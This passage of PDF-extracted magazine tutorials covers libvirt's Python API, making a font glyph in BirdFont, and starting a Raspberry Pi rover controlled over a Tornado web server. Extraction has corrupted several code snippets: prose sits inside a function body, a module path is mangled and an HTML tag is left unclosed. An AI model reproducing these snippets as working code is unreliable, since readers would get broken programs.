libvirt is essentially a sophisticated translator from a high-level XML to low-level configurations specific to hypervisors. Sometimes you may want to see what libvirt generates from your definitions. You can do this with:

```
>>> print conn.domainXMLToNative('qemu-argv', xml)
LC_ALL=C PATH=... QEMU_AUDIO_DRV=none /usr/bin/
qemu-system-x86_64 -name Linux-0.2 ... -m 128 ... -smp
1,sockets=1,cores=1,threads=1 -uuid ce1326f0-a9a0-11e3-a5e2-
0800200c9a66 ... -vnc 127.0.0.1:0 -vga cirrus...
```

Other times, you may be unsure how to express

some VM configuration in XML, or you may have the configuration autogenerated by another front-end. libvirt can convert a native domain configuration to the XML with:

```
>>> argv="LC_ALL=C PATH=... QEMU_AUDIO_DRV=none /usr/bin/
qemu-system-x86_64 -name Linux-0.2 ... -m 128 ... -smp
1,sockets=1,cores=1,threads=1 -uuid ce1326f0-a9a0-11e3-a5e2-
0800200c9a66..."
>>> print conn.domXMLFromNative('qemu-argv', argv)
```

```
<domain type='qemu' xmlns:qemu='http://libvirt.org/schemas/
domain/qemu/1.0'>
```

```
<name>Linux-0.2</name>
<uuid>ce1326f0-a9a0-11e3-a5e2-0800200c9a66</uuid>
<memory unit='KiB'>131072</memory>
<currentMemory unit='KiB'>131072</currentMemory>
<vcpu placement='static'>1</vcpu>
<os>
  <type arch='x86_64' machine='pc'>hvm</type>
</os>
...
</domain>
```

You can also use `virsh domxml-to-native` and `virsh domxml-from-native` commands for the same purposes.

(remember that persistent domain creation is a two-phase process). To gracefully reboot or shutdown the domain, use `domain.reboot()` and `domain.shutdown()`, respectively. However, the guest can ignore these requests. `domain.reset()` and `domain.destroy()` do the same, albeit without guest OS interaction. When the domain is no longer needed, you can remove (undefine) it like this:

```
try:
    domain = conn.lookupByUUIDString('ce1326f0-a9a0-11e3-
a5e2-0800200c9a66')
    domain.undefine()
except libvirt.libvirtError:
    print 'Domain not found'
```

`lookup*()` throws `libvirtError` if no object was found; many libvirt functions do the same. If the domain is running, `undefine()` will not remove it immediately. Instead, it will make the domain transient. It is an error to undefine a transient domain.

When you are done interacting with the hypervisor, don't forget to close the connection with `conn.close()`. Connections are reference-counted, so they aren't really closed until the last client releases them.

Get'em all

A libvirt system may have many domains defined, and there are several ways to enumerate them. First, `conn.listDomainsID()` returns integer identifiers for the domains currently running on a libvirt system (unlike UUID, these IDs aren't persisted between restarts):

```
for id in conn.listDomainsID():
    domain = conn.lookupByID(id)
    ...
```

If you need all domains regardless of state, use the `conn.listAllDomains()` method. The following code mimics the behaviour of the `virsh list --all` command:

```
print 'Id Name State'
print '-' * 52
for dom in conn.listAllDomains():
    print "%3s %-31s%s" % \
        (dom.ID() if dom.ID() > 0 else '-',
         dom.name(),
         state_to_string(dom.state()))
```

For domains that aren't running, `dom.ID()` returns -1. `dom.state()` yields a two-element list: `state[0]` is a current state (one of `libvirt.VIR_DOMAIN_* constants`), and `state[1]` is the reason why the VM has moved to this state. Reason codes are defined per-state (see `virDomain*Reason enum` in the C API reference for the symbolic constant names). The custom `state_to_string()` function (not shown here) returns a string representation of the code.

Domain objects provide a set of `*stats()` methods to obtain various statistics:

```
cpu_stats = dom.getCPUStats(False)
for (i, cpu) in enumerate(cpu_stats):
    print 'CPU #%d Time: %.2lf sec' % (i, cpu[cpu_time] /
1000000000.)
```

This way, you get a CPU usage for the domain (in nanoseconds). My host has four CPUs, so there are

Your mileage may vary

You may expect libvirt to abstract all hypervisor details from you. It does not. The API is generic enough, but there are nuances. First, you'll need your guest images in a hypervisor-supported format (use `qemu-img(1)` to convert them). Second, hypervisors vary in their support level. Qemu/KVM and Xen are arguably the best supported options, but we had some issues (like version mismatch or inability to create a transient domain) with libvirt-managed VirtualBox on our Arch Linux and Ubuntu boxes.

The bottom line: libvirt is great, but don't think you can change the hypervisor transparently.

four entries in the `cpu_stats` array. `dom.`

`getCPUStats(True)` aggregates the statistics for all CPUs on the host:

```
>>> print dom.getCPUStats(True)
[{'cpu_time': 10208067024L, 'system_time': 1760000000L,
'user_time': 5830000000L}]
```

Disk usage statistics are provided by the `dom.blockStats()` method:

```
rd_req, rd_bytes, wr_req, wr_bytes, err = dom.blockStats('/path/
to/linux-0.2.img')
```

The returned tuple contains the number of read (write) requests issued, and the actual number of bytes transferred. A block device is specified by the image file path or the device bus name set by the `devices/disk/target[@dev]` element in the domain XML.

To get the network statistics, you'll need the name of the host interface that the domain is connected to (usually `vnetX`). To find it, retrieve the domain XML description (libvirt modifies it at the runtime). Then, look for `devices/interface/target[@dev]` element(s):

```
tree = ElementTree.fromstring(dom.XMLDesc())
iface = tree.find('devices/interface/target').get('dev')
rx_bytes, rx_packets, rx_err, rx_drop, tx_bytes, tx_packets, tx_err,
tx_drop = dom.interfaceStats(iface)
```

The `dom.interfaceStats()` method returns the number of bytes (packets) received (transmitted), and the number of reception/transmission errors.

A thousand words' worth

Imagine you are making a step-by-step guide for an OS installation process. You'll probably do it in the virtual machine, taking the screenshots periodically. At the end of the day you will have a pack of screenshots that you'll need to crop to remove VM window borders. Also, it's pretty boring to have to sit there pressing `PrtSc`. Luckily, there is a better way.

libvirt provides a means to take a snap of what is currently on the domain's screen. The format of the image is hypervisor-specific (for Qemu, it's PPM), however, you can use the Python Imaging Library (PIL) to convert it to anything you want. To transfer image data from the VM, you'll need an object called `stream`. This provides a generic way to exchange data with libvirt, and is implemented by the `virStream` class. Streams are created with the `conn.newStream()` factory function, and they provide `recv()` and `send()`

methods to receive and send data. To get a stream containing the screenshot, use:

```
stream = conn.newStream()
dom = conn.lookupByUUID(UUID('ce1326f0-a9a0-11e3-a5e2-0800200c9a66')).bytes)
if dom.isActive():
    dom.screenshot(stream, 0)
```

Here, we lookup the domain by a binary UUID value, not a string (the UUID class comes from the `uuid` module). We check that the domain is active (otherwise it has no screen) and ignore other possible errors. Now we need to pump the data to the Python side. `virStream` provides a shortcut method for this purpose:

```
buffer = StringIO()
stream.recvAll(writer, buffer)
stream.finish()
```

Here, we create a StringIO file-like object to store image data. `stream.recvAll()` is a convenience wrapper that reads all data available in the stream.

`writer()` function is defined as:

```
def writer(stream, data, buffer):
    buffer.write(data)
```

Its third argument is the same as the second argument in `recvAll()`. It can be an arbitrary value, and here we use it to pass the `StringIO` buffer object.

All that remains is to save the screenshot in a convenient format, like PNG:

```
from PIL import Image
buffer.seek(0)
image = Image.open(buffer)
image.save('screenshot.png')
```

PIL is clever enough to autodetect the source image type. However, it expects to see the image data from byte one, that's why we use `buffer.seek(0)`.

You can easily wrap this screenshotting code into a function and call it periodically, or when something interesting happens to the VM.

You've got a message

When something happens to a domain, for example it is defined, created, destroyed, rebooted or crashed, libvirt generates an event that you can subscribe to and act appropriately. To be able to receive these events, you'll need some event loop in your code. libvirt provides a default one, built on top of the blocking `poll(2)` system call. However, you can easily integrate with Tornado `IOLoop` (LV1) or `glib MainLoop` (LV2), if needed.

Default event loop is registered at the very beginning, even before the connection to libvirt daemon is opened:

```
libvirt.virEventRegisterDefaultImpl()
conn = libvirt.open('qemu:///system')
```

Next, you subscribe to the events you are interested in. Let's say we want to receive events of any type:

```
cb_id = conn.domainEventRegisterAny(None, libvirt.VIR_DOMAIN_EVENT_ID_LIFECYCLE, event_callback, None)
```

The first argument is the domain we want to monitor; `None` means any. The second argument

```
SeaBIOS (version 1.7.3-20130708_231806-aatxe)
Machine UUID ce1326f0-a9a0-11e3-a5e2-0800200c9a66

iPXE (http://ipxe.org) 00:03:0 C900 PCI2.10 PnP PMM+07FC2C60+07
...
Booting from Hard Disk...
LIL0 boot: _
```

specifies the event "family" to subscribe to. Here, we are interested in lifecycle events (started, stopped, etc), but there are many others (removable device changed, power management occurs, watchdog fired, and so on). The last argument is an arbitrary value to be passed to the `event_callback()` function (remember `stream.recvAll()` and `writer()` we saw earlier?).

Event handler is defined as follows:

```
def event_callback(conn, domain, event, detail, opaque):
    print 'Event #%d (detail #%d) occurred in %s' % (event, detail, domain.name())
    event and detail are integer codes describing what happened. For lifecycle events, they are defined in the virDomainEventType and virDomainEvent*DetailType enums; the constants (libvirt.VIR_DOMAIN_EVENT_STARTED etc) are named the same as enum fields.
while True:
    libvirt.virEventRunDefaultImpl()
```

This is the main loop. In a real application, you will probably run it in a separate thread. The call blocks until a subscribed event (or a timeout) occurs, so even exiting with `Ctrl+C` takes some time.

When the subscription is no longer needed, you can terminate it with:

```
conn.domainEventDeregisterAny(cb_id)
```

Events notification opens many interesting possibilities. For instance, you can start domains in the particular order (one after another), or use the Tornado framework to create a lightweight web-based `virt-manager` alternative.

And there's more...

This concludes our quick tour of the features of libvirt. We've barely scratched the surface, and there is much more than we've seen so far: storage pools, encryption, network filters, migrations, nodes, Open vSwitch integration and the rest. However, the APIs you've learned today form a solid foundation to build more advanced libvirt skills for your next project. Let the computer do the repetitive work for you, and have fun with Python in the meantime! 

Dr Valentine Sinityn has committer rights in KDE but spends his time mastering virtualisation and doing clever things with Python.

You can take a screenshot of the VM as early as you want, even before a guest kernel is booted.

MAKE YOUR OWN FONTS WITH BIRDFONT

MIKE SAUNDERS

You don't need to be a design whizz to create your own custom fonts – BirdFont makes it easy as a particularly good-looking pie.

WHY DO THIS?

- Create funky typefaces from scratch or based on existing designs
- Give your printed documents or website a unique feel
- Export to TTF, EOT and SVG formats

If you were using Linux in the late 90s (or you've seen screenshots of the desktop environments back then), you'll know that it was pretty ugly. Fonts, in particular, were a bit of a disaster area. Today we have gorgeous desktops and window managers, and distros ship with oodles of top-quality, free-as-in-freedom fonts. But have you ever considered making your own font? You can create one from scratch if you're full of ideas, or base one on an existing design – eg an old document or a logo. It's much simpler than it sounds, so we'll explain how.

To make our custom font we'll be using BirdFont (www.birdfont.org), an excellent font editor that runs on Linux, Mac OS X and Windows. Packages are available for many distros, but if you can't find it in your distro's repositories, grab **birdfont-0.37.tar.gz**



The street sign we'll be using to create the lowercase "a" character in our custom font.

from the project's website, extract it, and follow the instructions in the README. Once you have it installed, just enter **birdfont** in a terminal to start it.


In this tutorial we'll use an existing design as the basis for a font. We'll take a street sign and create a glyph (font character) of the letter "a" from it. Of course, if you want to make a complete font then you'll need an image that contains all letters (uppercase and lowercase) along with numbers.

Step by step: create a font

1 Align image

Start BirdFont and click on File > New to create a new font. A list of glyphs will appear – scroll down and double-click on "a". In the right-hand toolbox, click the  button (it's shows an uppercase B) towards the bottom to insert a new background image (all of the buttons have tooltips, so hover over them with the mouse to find out what they do).

Click on the + button to add an image, and then double-click its thumbnail. Move the image using the target () tool until the image's "a" character is inside or over the box. Right-click the  button to open a scale value bar, and scale the "a" until its height matches the box. Finally, grab the right-hand guide line using its small arrow at the bottom to match the "a" character's width.



We've moved and resized the image so that the "a" is inside the box, and pulled the right-hand guide in.

2 Create the outline


Now click the  icon (add new points) in the top-left of the toolbox, and click several times around the outside edge of the character to create an outline, eventually clicking on the first point to complete it. This outline can be pretty rough – you don't need to add points for every tiny detail. Use Shift+Ctrl+= (equals key) to zoom in.



Figure 2: The outline for our glyph. It's looking rather angular at this stage, but we'll fix that in a moment...

3 Smoothen the edges

Back in the bottom-right of the toolbox, click the  icon (show/hide background image). Then click the  button at the top. Now hold down Shift, and click on all of the blue points on the outline, going round the whole glyph clockwise. When they're all selected, click the  (tie curve handles) button in the tool pane and the edges will be rounded out.



That looks a lot better! With the edges rounded it's starting to look like a proper character.


5 Preview it

When you're happy with everything, go to File > Preview (you'll be asked to enter a name for the font). Then a Preview tab will appear, showing your glyph being used in some example sentences.

If you're happy with the results, congratulations – you can now go on to do all the other letters! (It might be a long job.) If you need to fine-tune the character more, click its tab again, choose the arrow (Move Points) button in the tool pane, and fine-tune it. And if you need any help, pop by our wonderful forums at <http://forums.linuxvoice.com>. 

4 Align the paths

Click the  (show/hide background) button again. Chances are that the current paths won't be 100% perfectly in sync with the original image, so click and drag the blue points to line them up (they're Bézier curves, so you can also alter them with the green points). If you have an area that needs removing, like the hole in the bottom of the "a" character, for instance, draw a new path as per the previous instructions, and when it's complete click on Create Counter From Outline). Then smooth out the points as in step 3, to get the result shown below.



Here we've added the inside part of the character as a counter path. We won't be giving up the day job.



Our new "a" character in BirdFont's Preview. Sure, it looks rather out of place, but when we've done the others...

Exporting your design

When you've finished designing your font, click File > Export in the menu and provide a name for it. BirdFont will save your work as **<name>.bf** in your home directory (eg **/home/mike/myfont.bf**). It will also create various font files that you can install into your Linux distribution (or indeed other operating systems): **Typeface.ttf** (TrueType, the most common format), **Typeface.eot** and **Typeface.svg**.

It's also possible to include your font in your website, giving it a more personal feel than those sites that use regular Helvetica or Times fonts. During the Export process, BirdFont also generates a **Typeface.html** file. Have a look inside it, especially the `@font-face` parts of the CSS towards the top, to see how to use custom fonts in a page.

```
<style type="text/css">
body {
font-rendering: optimizelegibility;
font-feature-settings: "kern";
-moz-font-feature-settings: "kern=1";
-ms-font-feature-settings: "kern";
-webkit-font-feature-settings: "kern";
-o-font-feature-settings: "kern";
}
@font-face {
font-family: 'TypefaceSVG';
src: url('Typeface.svg#Typeface') format('svg');
}
@font-face {
font-family: 'TypefaceTTF';
src: url('Typeface.ttf') format('truetype');
}
@font-face {
font-family: 'TypefaceEOT';
src: url('Typeface.eot');
}
```

BEN EVERARD

RASPBERRY PI: BUILD A MARS ROVER

Polish your CV and call NASA: you're about to become a professional-grade robot builder.

WHY DO THIS?

- Get started with robotics
- Learn more about the Raspberry Pi
- Build a robot army and take over the world

“**R**obotics is a complex area that requires a combination of electronics understanding and the ability to use specialised machinery”. That last sentence is a common sentiment, but it's utter balderdash. Modern development boards like the Raspberry Pi (and the host of expansions that do with them) combined with the flexibility of Linux makes robotics incredibly easy.

To prove this, we're going to build a Mars rover-type buggy based on a Raspberry Pi. You'll be able to control it remotely, and it'll stream video back to the controller. To make control really easy, we'll build a smartphone app to use the phone's accelerometer, so you can drive the buggy by turning the phone (much like the controls in many smartphone video games).

There are quite a few parts to this, and we'll be using a few different technologies to control different parts, but thanks to the wide range of development tools on Linux, it's not as difficult as it sounds. For the hardware you'll need:

- Raspberry Pi and SD card (it is possible with a model A, but a model B will be easier to develop on).
- Raspberry Pi camera module (the NoIR module will be able to see in the dark).
- Raspberry Pi-compatible Wi-Fi dongle (see http://elinux.org/RPi_USB_Wi-Fi_Adapters).
- Power supply for Raspberry Pi.
- Power supply for motors.
- Two motors and drive train.
- One or two more wheels.
- Motor controller.
- Chassis.

You'll also need a Linux machine to do some development on, and an Android phone (other smart

phones should work, though you'll need the appropriate development environment).

If you haven't worked with robotics before, the final four might sound a little complex, but don't worry, they needn't be. While you could use almost any motors you can get your hands on, there are some easy, reasonably priced ones that are particularly easy to use from PiBorg (<http://piborg.org/accessories/dc-motor-gearbox-wheel>) and other suppliers. You only need two of these to drive the robot, and the only assembly is pushing the wheel onto the axle.

Reliant Mars Robin

For the final wheel (ours has three, but yours could have four), we used a ball caster (like this one: <http://shop.pimoroni.com/products/pololu-ball-caster-with-3-4-metal-ball>). This allowed the back of the buggy to move freely and follow the front two wheels.

The Raspberry Pi does have General Purpose Input and Output (GPIO) pins that can be used to switch low-power components like LEDs on and off. However, motors draw a much higher current than the GPIO pins can provide. Therefore you need some way of taking a signal from the Pi and converting it into an electrical current powerful enough to drive a motor. For the purposes of this project, we can classify these into two types: on/off controllers and variable speed controllers. The first (such as the PicoBorg or the relays on a PiFace) will work, but the controls won't be as finely-grained as they could be. We used a PicoBorg Reverse (<http://piborg.org/picoborgrev>), which enables us to vary the speed of each motor (other controllers are available with the same features). The most important thing is that the board you use as the brains of the robot should be controllable from Python (almost all are). There should be sample code on the board's website to show you how to do this.

The build

The chassis can be as simple or as complex as you like. Specialised robot chassis are available that are robust and capable of carrying lots of sensors. We don't need this much for a simple buggy though. You can use anything provided you can mount the wheels on it and it will support the electronics.

Finally, we used a USB power pack and a 9V battery to power the Pi and the motors respectively. This is quite a lot of hardware, but all of it could be used on other projects.



An ice cream tub makes a simple and cheap robot chassis – just make sure you wash it out first.

Obviously the build will vary depending on exactly what parts you've chosen. For us, it involved connecting the PicoBorg Reverse according to the instructions on the website (<http://picoborg.org/picoborgrev/install>).

To set up the buggy, we glued the motors to either side of one end of the ice cream tub, and bolted the caster to the other end. This created a three-wheeled buggy driven by the two motors at the front. We set the Wi-Fi to automatically connect to our network using the WiFi Config tool on the Raspbian desktop.

All motor controllers should come with some test code so that you can make sure everything is working. The software that installs the PicoBorg Reverse drivers will also put an app on the desktop. If you haven't already, you should run that now. Now is also a good time to make sure that both motors are wired the correct way round. With both motors on forward, the buggy should obviously move forward. With motor 1 on and motor 2 off it should turn left, and with motor 2 on and motor 1 off, it should turn right. If this is different on your buggy, you just need to switch the wires around until it works correctly.

Fire up Python

The PicoBorg Reverse software includes a Python module to control the motors, but it doesn't install it to the global Python directory, so it's not available to scripts that are run from other locations. In order to make this module available, you'll have to copy it across yourself with the following code (you may need to adjust the path depending on where you unzipped the install files):

```
sudo cp /home/pi/picoborgrev/PicoBorgRev.py /usr/lib/cdpymodules/python2.7/
```

We'll use a simple web server to control the buggy. Web servers work by waiting for requests, and then serving web pages based on the request they get. Normally, the request is given in the URL that the website visitor's browser sends to the web server. For instance, if you visit [### Alternatives to the Pi](http://www.linuxvoice.com/wp-</p>
</div>
<div data-bbox=)

The Raspberry Pi is particularly well suited to this project because the camera is well supported and there are plenty of motor control add-ons to provide all the functionality you need. However, it's not the only option. It should be possible to do more or less the same thing on a BeagleBone Black, although you'll have to do a little bit more work to get streaming video set up (there's a guide here: <http://shrkey.com/installing-mjpg-streamer-on-beaglebone-black>). Larger boards such as the Odroid or Udo should work as well, though they'll drain the batteries faster, and their extra processing power isn't really useful for this project.

It should be possible to use a microcontroller such as an Arduino to handle the motor control (though it would be better to use Bluetooth than Wi-Fi in this case). Getting streaming video working with a microcontroller would be challenging, though probably not impossible if you are determined enough. However, you could do this separately using a wireless webcam.



A bit of glue will hold the motors in place, but be careful not to get any on moving parts.

`content/uploads/2014/04/turtle.png` you are requesting the file `/wp-content/uploads/2014/04/turtle.png` from the server www.linuxvoice.com. The server will respond to this request by sending an image from the Python drawing tutorial from Linux Voice issue 2.

Requests don't have to be for files though. The web server can deal with requests however it wants. You can also send bits of data in the URL. These arguments in the URL string come after a question mark and are separated by ampersands. For example, in the URL www.google.co.uk/search?q=linuxvoice, the argument `q` is set to the string "linuxvoice".

We're going to use the Python Tornado web server to use these requests to control the motors on the Pi. You'll need to install this on the Pi with:

```
sudo apt-get install python-tornado
```

The code to control the motors using the PicoBorg Reverse is:

```
import PicoBorgRev
import subprocess
import tornado.ioloop
import tornado.web

maxspeed = 0.3
PBR = PicoBorgRev.PicoBorgRev()
PBR.Init()
PBR.ResetEpo()


class TurnHandler(tornado.web.RequestHandler):
    def get(self):
        PBR.SetMotor1(min([float(self.get_argument("motor1"))/100, maxspeed]))
        PBR.SetMotor2(min([float(self.get_argument("motor2"))/100, maxspeed]))
        self.write("Updated")

class HaltHandler(tornado.web.RequestHandler):
    def get(self):
        subprocess.call(["sudo", "halt"])

if __name__ == "__main__":
```

LV PRO TIP

Robots are like Lego: once it's built, play with it for while, then take it to bits and build a new one.



The PiBorg Reverse GUI controller is useful for making sure everything's connected correctly.

```
application = tornado.web.Application([
    (r"/turn/", TurnHandler),
    (r"/halt/", HaltHandler)])
application.listen(8000)
tornado.ioloop.IOLoop.instance().start()
```

The final block of this code (which starts with `if __name__`) sets up the web server running on port 8000 (we'll use port 80 – the usual web server port – a bit later). It uses the class `TurnHandler` to handle requests to `/turn/`, and the class `HaltHandler` to deal with calls to `/halt/`. Both of these classes extend `tornado.web.RequestHandler`, which sets them up with almost everything they need. The only thing this code does is add the `get` method that is called whenever a HTTP GET request is sent to the appropriate URL.

You can access the arguments passed in the URL using the `self.get_argument()` method. The two calls in `TurnHandler` are to get the arguments called `motor1` and `motor2`. We then use these values (which

we'll set between -100 and 100) to set the speed of the motor (which is between -1 and 1). We've limited the motor speed using

the global variable `maxspeed` to stop the motors burning out.

The code here works for a PicoBorg Reverse, but it should be fairly trivial to adapt it to other motor boards. If your motor controller only supports on and off, you'll have to include an `if` statement to test the

“You could add an output device to the Pi such as a little LCD screen to display the IP address.”

arguments against a threshold, and if it is, turn the motor on. For example:

```
if float(self.get_argument("motor1")) > 30.0:
    #code to turn motor one on
else:
    #code to turn motor one off
```

`HaltHandler` is used to turn the Pi off, since there's no other way to shut it down cleanly when there's not a screen unless you SSH in, which is a little excessive for a simple robot.

We called the file `server.py`, and you can start it running from the LXTerminal command line with:

```
python server.py
```

We'll get it running automatically a bit later on.

You can now control the robot from the Raspberry Pi by opening the web browser and going to `http://localhost:8000/turn/?motor1=20&motor2=20` (be careful not to accidentally drive your robot off your desk when testing this). You can then stop the motors by going to `http://localhost:8000/turn/?motor1=0&motor2=0`.

Control from other machines

You can also access this from other computers on the same network by using the IP address of the Pi. To find out the IP address of the Pi, open LXTerminal and type `ifconfig`. This will output a block of information for each of the network interfaces. The one you need is labelled `wlan0`, and you're looking for the `inet addr`.

```
Link encap:Ethernet HWaddr bc:ee:7b:87:7b:38
inet addr:192.168.0.33 Bcast:192.168.0.255
Mask:255.255.255.0
inet6 addr: fe80::beee:7bff:fe87:7b38/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500
Metric:1
RX packets:88425 errors:0 dropped:0 overruns:0
frame:0
TX packets:81516 errors:0 dropped:0 overruns:0
carrier:0
collisions:0 txqueuelen:1000
RX bytes:76786575 (76.7 MB) TX bytes:14405224
(14.4 MB)
```

Unfortunately, this isn't fixed and may change from time to time if you reboot the Pi, and it won't be easy to run `ifconfig` if the Pi is mounted inside a robot. There are a few ways around this. Many Wi-Fi routers enable you to assign a static IP address to a device,

Web sockets

The method we've used for controlling the motors is, well, a little hacky. It works, but it doesn't work well. The main problem is that there's a large overhead each time you change the motor speed. The phone app has to negotiate a new TCP connection and send the data, then the Tornado server re-initialises the module to send data to the server. This means there's a noticeable lag between turning the controls and the buggy responding. Part of this is also due to the interval that the app checks the accelerometer, but this has been adjusted to work well with the speed of the server.

A better method would be to create a communications channel through which you can continuously send data. There are a couple of options for this: TCP sockets or Web sockets. Both are supported by Python, and both have plugins for the Cordova framework that we're using for the Android app. Neither should be excessively complex to set up, though they will require some knowledge of both Python and JavaScript. Using one of these methods, you should be able to reduce the latency of the control and increase the frequency with that the app updates the accelerometer readings.

which will enable you to set it so the same IP address will always be assigned to the Pi. You could add some output device such as a little LCD screen to the Pi to display the IP address. The simplest method is to use another Linux computer to scan the address range and find the IP address for the Pi. You can do this using Nmap.

First you'll need to install Nmap from your distro's repositories (on Debian-based systems, this is done with `sudo apt-get install nmap`). Since the above server runs on port 8000, we can use this to detect the Pi. The following command will check all computers in the IP range 192.168.0.0 to 192.168.0.20 to see if that port is open.

```
nmap -sT 192.168.0.0-20 -p 8000
```

The Pi will respond with something like this:

```
Nmap scan report for 192.168.0.33
```

```
Host is up (0.039s latency).
```

```
PORT      STATE SERVICE
```

```
8000/tcp  open  http-alt
```

Usually, the Pi will be the only IP address that returns a state of **OPEN** for this port.

Currently, you also need to start `server.py` manually. We'll set it to start automatically at the end once everything else is set up.

Getting visuals

Installing the Raspberry Pi camera module is simply a case of slotting it into the correct port (the one between the Ethernet and HDMI ports) with the silver coloured bare metal facing towards the HDMI port, then enabling it. Enter `sudo raspi-config` in LXTerminal, then select Enable Camera, then Yes. You'll need to reboot the Pi for the changes to take effect. There's a video guide at www.raspberrypi.org/help/camera-module-setup if you have any problems.

If you don't have a camera mount to attach to the chassis, a blob of Blu-tack also works.

That's the hardware completely set up. There's still a little bit of software to set up on the Pi, but it doesn't involve any more coding. As the saying goes, "good programmers borrow, great programmers steal", and that's exactly what we're going to do. Streaming video from a Raspberry Pi to a website isn't new, and there's no reason to do it yourself.

The easiest setup we've found is at https://github.com/silvanmelchior/RPi_Cam_Web_Interface. Just download the ZIP file and install it with:

```
unzip Rpi_Cam_Web_Interface-master.zip
```


```
cd Rpi_Cam_Web_Interface-master
```

```
chmod a+x RPi_Cam_Web_Interface_Installer.sh
```

```
./RPi_Cam_Web_Interface_Installer.sh install
```

Reboot the Pi so it picks up all the new settings. It'll automatically create a web server (on port 80) that starts when you turn on the Pi, and hosts a website with the streaming video as well as some settings so you can control the video stream (and record pictures and video from your buggy).

Once it's up and running, you should be able to open `http://<ip-address-of-pi>` in a web browser on



The finished app controlling the buggy. It's not much to look at, but the controls are intuitive and fun.

another computer connected to the same network and see the video stream. You don't need to modify it at all, but it'll fit into the smart phone app we'll create in the next step a bit better if you get rid of the title and resize the image.

To do this, open up the `/var/www/index.html` file on the Pi using a text editor running as `sudo`. For example, to do this in Leafpad, run

```
sudo leafpad /var/www/index.html
```

To get rid of the title, delete the line:

```
<h1>RPi Cam Control</h1>
```

The size you want the image to be will depend on the resolution of your phone screen. We went with a width of 400 pixels, though you can adjust this at the end to make it fit properly on your phone. To do this, change the line:

```
<div><img id="mjpeg_dest"></div>
```

to:

```
<div><img id="mjpeg_dest" width=400px height=auto</div>
```

The only thing left to do set the Python script that runs the motor control server to start automatically (we didn't do this earlier because the setup for the webcam overwrites the file it's done in). Just add the following line (you may have to modify it depending on where you saved `server.py`):

```
python /home/pi/picoborgrev/server.py
```

to the file `/etc/rc.local` directly before the final line (exit 0). Again, you'll need to use a text editor running as superuser, so open Leafpad with `sudo` as you did with `index.html`. That's all the setup for the Pi – now to create the phone app that will control it.

Hands on

The easiest way to create smartphone apps is with Apache Cordova (as seen in Linux Voice issue 2). The idea is that it enables you to use web technologies (mainly HTML and JavaScript) to create apps that can access phone functions that regular web pages cannot. In this case, we'll access the accelerometer.

